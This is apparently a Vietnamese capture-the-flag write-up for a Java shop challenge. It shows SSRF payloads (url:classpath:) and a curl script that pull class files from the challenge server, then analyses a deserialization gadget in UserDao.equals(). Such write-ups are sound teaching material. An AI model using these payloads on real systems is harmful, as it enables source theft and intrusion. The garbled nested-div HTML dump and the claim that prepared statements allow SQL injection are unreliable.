


# Gadgets


Đội thi: Sacombank

Trang chủ của challenge



Đầu tiên lướt qua 1 vòng các chức năng để check thử

Bỏ qua Login/Register vì không thấy gì bất thường



Lướt qua **Profile**, đập vào mắt là input **Image URL** và form upload file **Import Purchases**

Kiểm tra xem **Import Purchases** chấp nhận file gì

```

<!DOCTYPE html>
<html lang="en"> (scroll)
  <head> (...)
  <body> (hk-body)
    <header> (...)
    <div> (hk-panel)
      <div> (hk-panel)
        <h2>Profile</h2>
        <p>Balance: $500.0</p>
        <p>Manage your handle and avatar image URL. Changes reflect after save.</p>
        <div> (media)
          <img alt="Avatar of a hooded character" data-bbox="264 558 488 641"/>
        </div>
        <form> (flex)
          <div> (flex)
            <div> (flex)
              <div> (flex)
                <div> (flex)
                  <div> (flex)
                    <div> (flex)
                      <div> (flex)
                        <div> (flex)
                          <div> (flex)
                            <div> (flex)
                              <div> (flex)
                                <div> (flex)
                                  <div> (flex)
                                    <div> (flex)
                                      <div> (flex)
                                        <div> (flex)
                                          <div> (flex)
                                            <div> (flex)
                                              <div> (flex)
                                                <div> (flex)
                                                  <div> (flex)
                                                    <div> (flex)
                                                      <div> (flex)
                                                        <div> (flex)
                                                          <div> (flex)
                                                            <div> (flex)
                                                              <div> (flex)
                                                                <div> (flex)
                                                                  <div> (flex)
                                                                    <div> (flex)
                                                                      <div> (flex)
                                                                        <div> (flex)
                                                                          <div> (flex)
                                                                            <div> (flex)
                                                                              <div> (flex)
                                                                                <div> (flex)
                                                                                  <div> (flex)
                                                                                    <div> (flex)
                                                                                      <div> (flex)
                        </div>
                      </div>
                    </div>
                  </div>
                </div>
              </div>
            </div>
          </div>
        </form>
        <h3>Import Purchases</h3>
        <form> (flex)
          <div> (flex)
            <div> (flex)
              <div> (flex)
                <div> (flex)
                  <div> (flex)
                    <div> (flex)
                      <div> (flex)
                        <div> (flex)
                          <div> (flex)
                            <div> (flex)
                              <div> (flex)
                                <div> (flex)
                                  <div> (flex)
                                    <div> (flex)
                                      <div> (flex)
                                        <div> (flex)
                                          <div> (flex)
                                            <div> (flex)
                                              <div> (flex)
                                                <div> (flex)
                                                  <div> (flex)
                                                    <div> (flex)
                                                      <div> (flex)
                                                        <div> (flex)
                                                          <div> (flex)
                                                            <div> (flex)
                                                              <div> (flex)
                                                                <div> (flex)
                                                                  <div> (flex)
                                                                    <div> (flex)
                                                                      <div> (flex)
                                                                        <div> (flex)
              </div>
            </div>
          </div>
        </form>
        <input type="hidden" name="action" value="import">
        <input type="file" name="importFile" accept=".ser">
        <label>Import File</label>
        <div> (action)
          <div> (flex)
            <div> (flex)
              <div> (flex)
                <div> (flex)
                  <div> (flex)
                    <div> (flex)
                      <div> (flex)
                        <div> (flex)
                          <div> (flex)
                            <div> (flex)
                              <div> (flex)
                                <div> (flex)
                                  <div> (flex)
                                    <div> (flex)
                                      <div> (flex)
                                        <div> (flex)
                                          <div> (flex)
                                            <div> (flex)
                                              <div> (flex)
                                                <div> (flex)
                                                  <div> (flex)
                                                    <div> (flex)
                                                      <div> (flex)
                                                        <div> (flex)
                                                          <div> (flex)
                                                            <div> (flex)
                                                              <div> (flex)
                                                                <div> (flex)
                                                                  <div> (flex)
                                                                    <div> (flex)
                                                                      <div> (flex)
                                                                        <div> (flex)
              </div>
            </div>
          </div>
        </div>
      </div>
    </div>
  </body>
</html>

```

accept=".ser"

Vậy file **ser** là gì?

File `.ser` là **file serialized** trong Java. Nói cách khác, nó là **bản lưu trữ nhị phân của một đối tượng Java**, được tạo ra để có thể ghi đối tượng ra **file hoặc truyền qua mạng** và sau đó khôi phục lại thành đối tượng gốc.

### Giải thích chi tiết:

#### 1. Serialization:

- Là quá trình **chuyển một đối tượng Java thành dạng byte** để lưu trữ hoặc gửi đi.
- Đối tượng này phải implement interface `Serializable`.

#### 2. Deserialization:

- Là quá trình **đọc file .ser và tái tạo lại đối tượng Java** từ dữ liệu nhị phân.
- Ví dụ: `ObjectInputStream` trong Java được dùng để đọc file `.ser`.

#### 3. Cấu trúc:

- File `.ser` không phải là file text nên mở bằng Notepad thường sẽ thấy ký tự lộn xộn.
- Nó lưu thông tin như: lớp của đối tượng, giá trị thuộc tính, kiểu dữ liệu, quan hệ giữa các đối tượng.

Wappalyzer cho biết thêm rằng web được xây dựng bằng Java - có thể là Springboot vì nó phổ biến (blackbox nên có còn hơn không)



TECHNOLOGIES

MORE INFO

Export

## Programming languages



[Java](#)

[Something wrong or missing?](#)

Quay lại trang chủ, góc trái tài khoản hiện có Balance: \$500.0

**Gadgets Store**


Balance: \$500.0

**Gadgets**

 Flipper Zero \$250.0 In stock <a href="#">Details</a>	 Raspberry Pi \$69.99 In stock <a href="#">Details</a>	 Hunter Cat \$129.99 In stock <a href="#">Details</a>	 HackRF One Bundle \$255.0 In stock <a href="#">Details</a>
 WiFi Pineapple Mark VII \$500.0 In stock <a href="#">Details</a>	 HackRF + Portapack H4M \$59.99 In stock <a href="#">Details</a>	 MagSpoof v5 \$49.99 In stock <a href="#">Details</a>	 T-Embed CC1101 \$50.0 In stock <a href="#">Details</a>

209.97.170.170:1337/store?id=3

Mua thử xem kết quả như nào



Details → Buy now

Tiền thì trừ, rồi sản phẩm đâu?

Request	Response
<pre> Pretty Raw Hex 1 POST /store HTTP/1.1 2 Host: 209.97.170.170:1337 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:142.0) Gecko/20100101 Firefox/142.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 22 9 Origin: http://209.97.170.170:1337 10 Connection: keep-alive 11 Referer: http://209.97.170.170:1337/store?id=8 12 Cookie: JSESSIONID=909C23C6943DC2ECC348DC15CAB1A11B 13 Upgrade-Insecure-Requests: 1 14 Priority: u=0, i 15 16 id=8&amp;back=detail&amp;qty=1 </pre>	<pre> Pretty Raw Hex Render 1 HTTP/1.1 302 2 Location: /store?id=8&amp;purchased=1 3 Content-Length: 0 4 Date: Tue, 23 Sep 2025 09:53:26 GMT 5 Keep-Alive: timeout=20 6 Connection: keep-alive 7 8 </pre>
<input type="button" value="①"/> <input type="button" value="⚙"/> <input type="button" value="↶"/> <input type="button" value="↷"/> <input type="button" value="Search"/> <input type="button" value="②"/> <input type="button" value="⚙"/> <input type="button" value="↶"/> <input type="button" value="↷"/> <input type="button" value="Search"/>	<input type="button" value="①"/> <input type="button" value="⚙"/> <input type="button" value="↶"/> <input type="button" value="↷"/> <input type="button" value="Search"/> <input type="button" value="②"/> <input type="button" value="⚙"/> <input type="button" value="↶"/> <input type="button" value="↷"/> <input type="button" value="Search"/>

Request & Response không có gì đặc biệt

Lượt 1 vòng thì thấy Profile có new update

## Profile

Balance: \$450.0

Manage your handle and avatar image URL. Changes reflect after save.



Username

Image URL

Preview Save changes

### Purchase History

Export

- T-Embed CC1101 – \$50.0

### Import Purchases

Upload File

Browse... No file selected.

Khác với Profile ban đầu trước khi mua sản phẩm thì sau khi mua sản phẩm có thêm **Purchase History**


Export xuất được 1 file purchase.ser

Dùng lệnh strings file purchase.ser ta có kết quả như sau


```
java.util.ArrayListx
sizexp
entity.Gadgets"
descriptiont
Ljava/lang/String;L
Ljava/lang/Integer;L
imageq
nameq
pricet
Ljava/lang/Double;xpt
]ESP32-S3, CC1101, PN532, IR, Microphone, LCD, multiple control buttons, and 1300 mAh battery.sr
java.lang.Integer
valuexr
java.lang.Number
3https://m.media-amazon.com/images/I/517cKLMJJBL.jpgt
T-Embed CC1101sr
java.lang.Double
valuexq
```

Strings purchase.ser ⇒ ta có được thông tin của sản phẩm vừa mua

Vì blackbox, mình không có src code để đọc nên đã thử upload rất nhiều file ser khác nhau nhưng kết quả vẫn là



Cho đến khi BTC hint



Từ câu “nếu đã có source” ⇒ mình đã biết hướng đi đúng là phải tìm source trước

[View page source](#) check thấy 1 đoạn script như sau

```

<script>
document.getElementById('previewBtn')?.addEventListener('click', async function() {
  const input = document.getElementById('imageUrlInput');
  const img = document.getElementById('avatar');
  const url = input.value.trim();
  if (!url) return;

  this.disabled = true;
  this.textContent = 'Loading...';
  try {
    const res = await fetch('/image?url=' + encodeURIComponent(url));
    if (res.ok) {
      const body = await res.text();
      if (body) img.src = 'data:image/png;base64,' + body;
    }
  } catch (e) {
    alert('Preview failed. Please check the URL.');
  } finally {
    this.disabled = false;
    this.textContent = 'Preview';
  }
});
</script>

```

Ở đây có `/image?url=` mình nghĩ ngay đến các testcase SSRF tại input **Image URL**

Test thử với webhook, response trả về 1 đoạn base64

The screenshot shows a browser's developer tools Network tab. A GET request is made to the URL `/image?url=https://webhook.site/51f7b9c6-81c8-44f6-9220-3942d1843522`. The response is a large base64 encoded string, which is displayed in the Response tab and decoded in the Inspector tab. The Inspector tab shows the decoded string as a long URL starting with `VGHpcyBVUkwgaGFzIG5vIGRLZmF1bHQgY29udGVudC1jbmZvcmV0PSJodHRwczovL3d1Ymhvb2suc2l0ZS8jIS9LZG10LzUxZjdi0W2LTgxYzgtNDRmN105MjIwLTMSNDJKTg0MzUyMiI+Q2hbmdlIHJlc3BvbNlIGluIFd1Ymhvb2suc2l0ZTwvYT4u...`.

Test tiếp với các testcase SSRF khác cũng không mấy khả quan

Sau 1 thời gian tìm document thì mình phát hiện được `classpath`

Trong Java (Spring Boot, Spring Framework), `classpath` là một **cách đặc biệt để truy xuất file/tài nguyên nội bộ**.

- Ví dụ, một ứng dụng Java có các file class hoặc config nằm trong `src/main/resources` hoặc `target/classes`. Khi dùng `classpath`, ứng dụng biết lấy file từ **classpath** thay vì từ Internet hay máy của bạn.

Với payload `url:classpath` thường xuất hiện trong các bài CTF Java Springboot ta có kết quả đúng như dự đoán

Dò hết từng classpath, ta có tổng hợp như sau

```
url:classpath:entity/Gadget.class
url:classpath:entity/PurchaseResult.class
url:classpath:entity/User.class
url:classpath:service/CartService.class
url:classpath:service/GadgetService.class
url:classpath:service/ImageService.class
url:classpath:service/UserService.class
url:classpath:servlet/AuthServlet.class
url:classpath:servlet/ImageServlet.class
url:classpath:servlet/ProfileServlet.class
url:classpath:servlet/StoreServlet.class
url:classpath:util/AuthFilter.class
url:classpath:util/Database.class
```

ChatGPT viết cáo script clone hết về

```
bash -lc '
HOST="209.97.170.170:1337"
BASE="http://$HOST/image"
COOKIE="JSESSIONID=[your_cookie]"
OUTDIR="out"
mkdir -p "$OUTDIR"

paths=(
"entity/Gadget.class"
"entity/PurchaseResult.class"
"entity/User.class"
"service/CartService.class"
"service/GadgetService.class"
```

```

"service/ImageService.class"
"service/UserService.class"
"servlet/AuthServlet.class"
"servlet/ImageServlet.class"
"servlet/ProfileServlet.class"
"servlet/StoreServlet.class"
"util/AuthFilter.class"
"util/Database.class"
)

echo "[*] Will fetch ${#paths[@]} resources from $BASE"
for p in "${paths[@]}"; do
  safe=$(echo "$p" | sed "s#/#__#g")
  raw="$OUTDIR/${safe}.b64"
  out="$OUTDIR/${safe}.class"
  hdr="$OUTDIR/${safe}.headers"
  echo
  echo "== Fetching: $p → $raw =="
  curl -s -D "$hdr" -G "$BASE" --data-urlencode "url=url:classpath:$p" -H
  "Host: $HOST" -H "Cookie: $COOKIE" -o "$raw"
  size=$(wc -c < "$raw" 2>/dev/null || echo 0)
  echo " raw bytes: $size"
  if [ "$size" -eq 0 ]; then
    echo " [!] empty response for $p (check $hdr)"
    sed -n "1,120p" "$hdr"
    continue
  fi

# try decode (portable)
DECODED=0
if command -v base64 >/dev/null 2>&1; then
  if cat "$raw" | base64 -d > "$out" 2>/dev/null; then DECODED=1; METH
OD="base64 -d"; fi
  if [ "$DECODED" -eq 0 ] && cat "$raw" | base64 -D > "$out" 2>/dev/null;
then DECODED=1; METHOD="base64 -D"; fi
  fi
  if [ "$DECODED" -eq 0 ] && command -v openssl >/dev/null 2>&1; then
    if openssl base64 -d -in "$raw" -out "$out" 2>/dev/null; then DECODED

```

```

=1; METHOD="openssl"; fi
fi

if [ "$DECODED" -eq 0 ]; then
    echo " [!] decode failed for $p — raw head:"
    head -c 200 "$raw" | xxd -g 1 -c 80 || true
    continue
fi

outsz=$(wc -c < "$out" 2>/dev/null || echo 0)
echo " decoded → $out ($outsz bytes) using ${METHOD:-unknown}"
# magic bytes
if command -v xxd >/dev/null 2>&1; then
    echo -n " magic: "; xxd -l 4 "$out" 2>/dev/null || true
else
    hexdump -n 4 -C "$out" 2>/dev/null || true
fi
# quick strings scan
if command -v strings >/dev/null 2>&1; then
    echo " strings preview:"
    strings "$out" | egrep -i "flag|ctf|FLAG|secret|password|token|getResou
rceAsStream|FileInputStream|Scanner|LOAD_FILE|Runtime.exec|updateBal
ance" -n | sed -n "1,40p" || true
else
    echo " (strings not installed)"
fi
done

echo
echo "[*] Done. Files saved in: $OUTDIR"
'

```

Decomp tất cả các class vừa clone

```
jadx -d out_decomp out/*.class
```

Ta có source code như sau

```
✓ out_decomp/sources
  ✓ dao
    J GadgetDAO.java
    J UserDao.class
    J UserDao.java
  ✓ entity
    J Gadget.java
    J PurchaseResult.java
    J User.class
    J User.java
  > service
  > servlet
  ✓ util
    J AuthFilter.java
    J Database.class
    J Database.java
```

Theo như hint từ BTC, "focus vào methods equal() của userDao"

```

public boolean equals(Object other) {
    try {
        if (other instanceof Map) {
            Map map = (Map) other;
            Double amount = (Double) map.get("amount");
            String username = (String) map.get("username");
            return updateBalance(amount, username);
        }
        return false;
    } catch (Exception e) {
        System.out.println(e.getMessage());
        return false;
    }
}

```

## Phân tích

- Đây là **override phương thức** `equals()` của Java.
- Thường `equals()` dùng để so sánh **2 object có bằng nhau hay không**.
- Nhưng đoạn code này **không so sánh giá trị**, mà **thực thi logic** (updateBalance) nếu object truyền vào là `Map`.

```

public boolean equals(Object other) {
    try {
        if (other instanceof Map) {// Kiểm tra object truyền vào có phải Map không
            Map map = (Map) other;
            Double amount = (Double) map.get("amount"); //Lấy key "amount"
            String username = (String) map.get("username"); //Lấy key "username"
            return updateBalance(amount, username); // update và trả về true/false
        }
        return false; // Nếu không phải Map → trả về false
    } catch (Exception e) {
        System.out.println(e.getMessage());
        return false; // Nếu có lỗi → trả về false
    }
}

```

```
    }  
}
```

## Vì sao `equals()` nguy hiểm

1. `equals()` là **method Java được gọi ngầm định** trong nhiều tình huống, ví dụ:

- Khi gọi `obj1.equals(obj2)` trực tiếp.
- Khi object là **key trong `HashMap` hoặc phần tử trong `HashSet`**, JVM sẽ tự động gọi `equals()` để so sánh.
- Khi object được dùng trong các cấu trúc collection hoặc framework có logic so sánh object.

2. Trong đoạn code này:

```
if (other instanceof Map) {  
    Map map = (Map) other;  
    Double amount = (Double) map.get("amount");  
    String username = (String) map.get("username");  
    return updateBalance(amount, username);  
}
```

- Nếu `other` là một `Map` mà attacker kiểm soát, **mọi giá trị trong Map đều do attacker cung cấp**.
- Khi `equals()` được gọi với Map này, `updateBalance()` sẽ được **thực thi với các giá trị attacker đưa vào**.
- Đây chính là **code execution trong bối cảnh logic ứng dụng**, không phải system-level execution, nhưng vẫn là **rủi ro nghiêm trọng**, đặc biệt là với tiền, quyền, dữ liệu nhạy cảm.

Ví dụ:

```
Map<String, Object> map1 = new HashMap<>(); // attacker kiểm soát  
map1.put("amount", 1000.0);  
map1.put("username", "victimUser");
```

```
Account account = new Account(); // object vulnerable  
Map<Account, String> map2 = new HashMap<>();
```

```

map2.put(account, "someValue");

// Trigger gián tiếp
boolean result = map2.containsKey(map1);

```

- Không cần attacker trực tiếp gọi `updateBalance()`.
- Chỉ cần **gửi Map đến nơi `equals()` được gọi** → trigger action.
- Nếu `someObject` là **key trong Map khác** hoặc phần tử Set → attacker chỉ cần thêm Map vào collection là logic bị trigger.

Nói cách khác: **bất cứ nơi nào JVM gọi `equals()`**, attacker đều có thể "tận dụng" Map của mình để trigger `updateBalance()`

```

public boolean updateBalance(Double amount, String username) throws SQLException {
    Connection conn = this.database.getConnection();
    try {
        PreparedStatement ps = conn.prepareStatement("UPDATE users SET balance=balance-? WHERE username=?");
        ps.setDouble(1, amount.doubleValue());
        ps.setString(2, username);
        int updated = ps.executeUpdate();
        boolean z = updated == 1;
        if (conn != null) {
            conn.close();
        }
        return z;
    } catch (Throwable th) {
        if (conn != null) {
            try {
                conn.close();
            } catch (Throwable th2) {
                th.addSuppressed(th2);
            }
        }
        throw th;
    }
}

```

- `updateBalance` sử dụng `PreparedStatement`, do đó **thông thường sẽ chống được SQL Injection**.
- Tuy nhiên, nếu giá trị `username` chứa **ký tự đặc biệt** (xuống dòng, `;`, hoặc các câu lệnh SQL khác), và backend/database **không validate hoặc sanitize đầu vào**, thì **có khả năng thực thi lệnh SQL ngoài ý muốn**.
- Ở đây, **không thấy bất kỳ cơ chế "làm sạch" dữ liệu** trước khi xử lý, nên nếu hàm này bị gọi trong bối cảnh gadget chain (ví dụ khi deserialization), attacker **vẫn có thể thao tác trên database**.

Check qua Database 1 xíu

```

out_decomp > sources > util > J Database.java
1  package util;
2
3  import jakarta.annotation.PostConstruct;
4  import jakarta.annotation.PreDestroy;
5  import jakarta.enterprise.context.ApplicationScoped;
6  import java.io.Serializable;
7  import java.sql.Connection;
8  import java.sql.SQLException;
9  import org.apache.tomcat.jdbc.pool.DataSource;
10 import org.apache.tomcat.jdbc.pool.PoolProperties;
11
12 @ApplicationScoped
